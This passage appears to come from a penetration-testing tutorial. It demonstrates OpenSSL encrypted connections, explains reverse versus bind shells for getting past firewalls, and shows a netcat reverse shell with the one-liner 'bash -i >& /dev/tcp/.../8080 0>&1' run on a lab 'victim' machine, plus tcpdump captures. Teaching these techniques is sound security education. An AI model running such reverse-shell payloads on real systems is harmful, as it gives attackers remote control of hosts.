Due to the unencrypted nature of this connection, `tcpdump` was able to sniff the passcode easily. Can we send this critical information over an encrypted channel? Yes, we can!

Encrypted reverse connections using OpenSSL

To encrypt our communication, we will use SSL here. To do that, we first need to generate an SSL certificate. We can generate a custom SSL certificate using the following command:


```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
req -x509 → requests from openssl to generate X.509 certificate
-newkey rsa:4096 → generate new keys with size 4096 using RSA
-keyout key.pem → saves the keys in key.pem file
-out cert.pem → saves the certificate in cert.pem file
-days 365 → certificate valid for 365 days
```

```
Harry — -bash — 125×30
xXxZombi3xXx:~ Harry$ openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
Generating a 4096 bit RSA private key
.............................................................................................................................
.............................................................................................................................
.........................................................................................................++
.....................................................++
writing new private key to 'key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) []:XX
State or Province Name (full name) []:XX
Locality Name (eg, city) []:XX
Organization Name (eg, company) []:XX
Organizational Unit Name (eg, section) []:XX
Common Name (eg, fully qualified host name) []:XX
Email Address []:XX@XX.XX
xXxZombi3xXx:~ Harry$ ls -alh key.pem cert.pem
-rw-r--r--  1 Harry  staff   1.9K Aug 18 20:32 cert.pem
-rw-r--r--  1 Harry  staff   3.2K Aug 18 20:32 key.pem
xXxZombi3xXx:~ Harry$
```

The `nodes` command is not nodes; it's no DES. This refers to the fact that the private key will not be encrypted and saved in the `PKCS#12` file. Without this option, the private key will be encrypted with 3DES-CBC.

Now that the certificate has been generated, let's start our server to listen for incoming connections on port `8080`. This can be achieved using the following command:

```
openssl s_server -quiet -key key.pem -cert cert.pem -port 8080
```



The following commands are defined as follows:

- `s_server`: This starts a generic SSL/TLS server which accepts incoming connections
- `-quiet`: No server output
- `-key`: Private key generated
- `-cert`: X.509 certificate
- `-port`: Listening for SSL connections on port `8080`

Let's try to connect the client with the server and send the passcode. The client can connect with the `openssl` server using the following command:

```
openssl s_client -quiet -connect <IP>:<port>
```

Harry — openssl s_server -quiet -key key.pem -cert cert.pem -port 8080 — 125×30

```
xXxZombi3xXx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem  -port 8080
bad gethostbyaddr



Today's code is : EX812. Please make a note of it @Himanshu
```

Harry — openssl s_client -quiet -connect 192.168.2.6 — 65×24

```
xXxZombi3xXx:~ Harry$ openssl s_client -quiet -connect 192.168.2.
6:8080
depth=0 C = XX, ST = XX, L = XX, O = XX, OU = XX, CN = XX, emailA
ddress = XX@XX.XX
verify error:num=18:self signed certificate
verify return:1
depth=0 C = XX, ST = XX, L = XX, O = XX, OU = XX, CN = XX, emailA
ddress = XX@XX.XX
verify return:1



Today's code is : EX812. Please make a note of it @Himanshu
```


Harry — tcpdump ‹ sudo — 76×24

```
xXxZombi3xXx:~ Harry$ sudo tcpdump -XX -i lo0 port 8080
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo0, link-type NULL (BSD loopback), capture size 262144 bytes
20:36:53.913657 IP 192.168.2.6.53624 > 192.168.2.6.http-alt: Flags [P.], seq
 513031543:513031624, ack 2963115965, win 12688, options [nop,nop,TS val 522
585222 ecr 522533246], length 81: HTTP
	0x0000:  0200 0000 4502 0085 0000 4000 4006 0000  ....E.....@.@...
	0x0010:  c0a8 0206 c0a8 0206 d178 1f90 1e94 3d77  .........x....=w
	0x0020:  b09d 8fbd 8018 3190 85d4 0000 0101 080a  ......1.........
	0x0030:  1f26 0486 1f25 397e 1703 0300 4c5d e29c  .&...%9~....L]..
	0x0040:  5cb8 0589 9852 5fb6 21e8 8f09 f958 a848  \....R_.!....X.H
	0x0050:  d8a1 1b81 e705 f20e dc4c 119c 947c e86c  .........L...|.l
	0x0060:  4941 9f95 de70 a154 c27d 4120 d5ed ee1b  IA...p.T.}A.....
	0x0070:  9d6c 85a8 7a42 fd37 7158 b770 e7c1 664c  .l..zB.7qX.p..fL
	0x0080:  94ad ecc4 4c4a 4942 2a                   ....LJIB*
20:36:53.913725 IP 192.168.2.6.http-alt > 192.168.2.6.53624: Flags [.], ack
81, win 12741, options [nop,nop,TS val 522585222 ecr 522585222], length 0
	0x0000:  0200 0000 4500 0034 0000 4000 4006 0000  ....E..4..@.@...
	0x0010:  c0a8 0206 c0a8 0206 1f90 d178 b09d 8fbd  ...........x....
	0x0020:  1e94 3dc8 8010 31c5 8583 0000 0101 080a  ..=...1.........
	0x0030:  1f26 0486 1f26 0486                      .&...&..
```

As we can see in the `tcpdump` Terminal, the passcode sent over the wire is now encrypted. This can be used to get an encrypted reverse shell. But before that, we should understand the concept of reverse shell connections.


Introduction to reverse shell connections

A reverse shell is a type of shell in which the target server connects back to the attacker machine. For example, an attacker finds a target server with port `21/tcp`, `80/tcp` and `443/tcp` in `OPEN` state and the FTP service running on port `21/tcp` is vulnerable. Let's say an attacker exploits this port in order to open another port `1337/tcp` on the target server for shell connection, as shown in the following diagram:




Credit goes to https://creately.com/ for network architectural diagrams


The problem arises when the attacker tries to connect to the target server on port `1337/tcp`. The attacker is not able to connect to port `1337/tcp`. Why? Because the firewall blocked that port. The firewall can only allow port `21/tcp`, `80/tcp` and `443/tcp` for incoming connections and it will block all other ports, as shown in the following diagram:



This is a typical case scenario of a failed attempt at a bind shell connection. In this situation, the attacker needs to understand the firewall rules and find a workaround to get the shell connection. So, what if the attacker uses a port allowed from the firewall? If the attacker uses any one of the available ports, `21/tcp`, `80/tcp` or `443/tcp`, will it be possible to get a shell connection? Let's say the attacker exploits the FTP service to open port `80/tcp`; will that work? The answer here is no. This won't work because the allowed ports from the firewall are already in use by the target server and if the attacker tries to use port `80/tcp`, a port already in use error will be thrown, as seen in the following diagram:



A solution to this problem is to let the target server connect back to you instead. If the attacker cannot open port `21/tcp`, `80/tcp`, or `443/tcp` on the target server, they can open the same port on their machine instead. This way, the target server can connect back to the attacker machine on port `21/tcp`, `80/tcp`, or `443/tcp`, which the firewall already allows:




Now that we have a clear understanding of reverse shell connections, let's try to get a reverse shell using `netcat`. Remember: the communication will not be encrypted.

Unencrypted reverse shell using netcat

Let's start a listener on the attacker machine. This can be achieved by executing the following command:

```
nc -b <interface> -lv <port>
```




Our listener is ready for incoming connections on port `8080`.


Now let's execute the following command on the victim machine:

```
Bash -i>& /dev/tcp/192.168.2.6/8080 0>&1
```

Upon successful execution, the victim machine connects back to the attacker machine, opening a bash shell:



Now let's see what happens when the attacker executes basic commands, such as `whoami` and `id`:



The `id` command sent over the wire is displayed in plain text. The output of this command is unencrypted as well:

```
Harry — -bash — 112x24
20:44:07.804345 IP 192.168.2.6.http-alt > 192.168.2.6.53670: Flags [P.], seq 194621175:194621182, ack 1582207230
, win 12759, options [nop,nop,TS val 523018413 ecr 522959901], length 7: HTTP
        0x0000:  0200 0000 4502 003b 0000 4000 4006 0000  ....E..;..@.@...
        0x0010:  c0a8 0206 c0a8 0206 1f90 d1a6 0b99 aef7  ................
        0x0020:  5e4e 90fe 8018 31d7 858a 0000 0101 080a  ^N....1.........
        0x0030:  1f2c a0ad 1f2b bc1d 7768 6f61 6d69 0a    .,...+..whoami.
20:44:07.804414 IP 192.168.2.6.53670 > 192.168.2.6.http-alt: Flags [.], ack 7, win 12759, options [nop,nop,TS va
l 523018413 ecr 523018413], length 0
        0x0000:  0200 0000 4500 0034 0000 4000 4006 0000  ....E..4..@.@...
        0x0010:  c0a8 0206 c0a8 0206 d1a6 1f90 5e4e 90fe  ............^N..
        0x0020:  0b99 aefe 8010 31d7 8583 0000 0101 080a  ......1.........
        0x0030:  1f2c a0ad 1f2c a0ad                      .,...,..
20:44:07.816935 IP 192.168.2.6.53670 > 192.168.2.6.http-alt: Flags [P.], seq 1:7, ack 7, win 12759, options [nop
,nop,TS val 523018425 ecr 523018413], length 6: HTTP
        0x0000:  0200 0000 4502 003a 0000 4000 4006 0000  ....E..:..@.@...
        0x0010:  c0a8 0206 c0a8 0206 d1a6 1f90 5e4e 90fe  ............^N..
        0x0020:  0b99 aefe 8018 31d7 8589 0000 0101 080a  ......1.........
        0x0030:  1f2c a0b9 1f2c a0ad 4861 7272 790a       .,...,..Harry.
```

This is the same case with the `whoami` command and its result. The output is unencrypted:

Harry — -bash — 143×38

```
20:44:09.565106 IP 192.168.2.6.http-alt > 192.168.2.6.53670: Flags [P.], seq 7:10, ack 17, win 12758, options [nop,nop,TS val 523020171 ecr 523018428], length 3: HTTP
	0x0000:  0200 0000 4502 0037 0000 4000 4006 0000  ....E..7..@.@...
	0x0010:  c0a8 0206 c0a8 0206 1f90 d1a6 0b99 aefe  ................
	0x0020:  5e4e 910e 8018 31d6 8586 0000 0101 080a  ^N....1.........
	0x0030:  1f2c a78b 1f2c a0bc 6964 0a              .,...,..id.
20:44:09.565180 IP 192.168.2.6.53670 > 192.168.2.6.http-alt: Flags [.], ack 10, win 12759, options [nop,nop,TS val 523020171 ecr 523020171], length 0
	0x0000:  0200 0000 4500 0034 0000 4000 4006 0000  ....E..4..@.@...
	0x0010:  c0a8 0206 c0a8 0206 d1a6 1f90 5e4e 910e  ............^N..
	0x0020:  0b99 af01 8010 31d7 8583 0000 0101 080a  ......1.........
	0x0030:  1f2c a78b 1f2c a78b                      .,...,..
20:44:09.585170 IP 192.168.2.6.53670 > 192.168.2.6.http-alt: Flags [P.], seq 17:334, ack 10, win 12759, options [nop,nop,TS val 523020190 ecr 523020171], length 317: HTTP
	0x0000:  0200 0000 4502 0171 0000 4000 4006 0000  ....E..q..@.@...
	0x0010:  c0a8 0206 c0a8 0206 d1a6 1f90 5e4e 910e  ............^N..
	0x0020:  0b99 af01 8018 31d7 86c0 0000 0101 080a  ......1.........
	0x0030:  1f2c a79e 1f2c a78b 7569 643d 3530 3328  .,...,..uid=503(
	0x0040:  4861 7272 7929 2067 6964 3d32 3028 7374  Harry).gid=20(st
	0x0050:  6166 6629 2067 726f 7570 733d 3230 2873  aff).groups=20(s
	0x0060:  7461 6666 292c 3530 3128 6163 6365 7373  taff),501(access
	0x0070:  5f62 7066 292c 3132 2865 7665 7279 6f6e  _bpf),12(everyon
	0x0080:  6529 2c36 3128 6c6f 6361 6c61 6363 6f75  e),61(localaccou
	0x0090:  6e74 7329 2c37 3928 5f61 7070 7365 7276  nts),79(_appserv
	0x00a0:  6572 7573 7229 2c38 3028 6164 6d69 6e29  erusr),80(admin)
	0x00b0:  2c38 3128 5f61 7070 7365 7276 6572 6164  ,81(_appserverad
	0x00c0:  6d29 2c39 3828 5f6c 7061 646d 696e 292c  m),98(_lpadmin),
	0x00d0:  3333 285f 6170 7073 746f 7265 292c 3130  33(_appstore),10
	0x00e0:  3028 5f6c 706f 7065 7261 746f 7229 2c32  0(_lpoperator),2
	0x00f0:  3034 285f 6465 7665 6c6f 7065 7229 2c32  04(_developer),2
	0x0100:  3530 285f 616e 616c 7974 6963 7375 7365  50(_analyticsuse
	0x0110:  7273 292c 3339 3528 636f 6d2e 6170 706c  rs),395(com.appl
	0x0120:  652e 6163 6365 7373 5f66 7470 292c 3339  e.access_ftp),39
	0x0130:  3828 636f 6d2e 6170 706c 652e 6163 6365  8(com.apple.acce
	0x0140:  7373 5f73 6372 6565 6e73 6861 7269 6e67  ss_screensharing
	0x0150:  292c 3130 3128 636f 6d2e 6170 706c 652e  ),101(com.apple.
	0x0160:  6163 6365 7373 5f73 7368 2d64 6973 6162  access_ssh-disab
	0x0170:  6c65 6429 0a                             led).
```

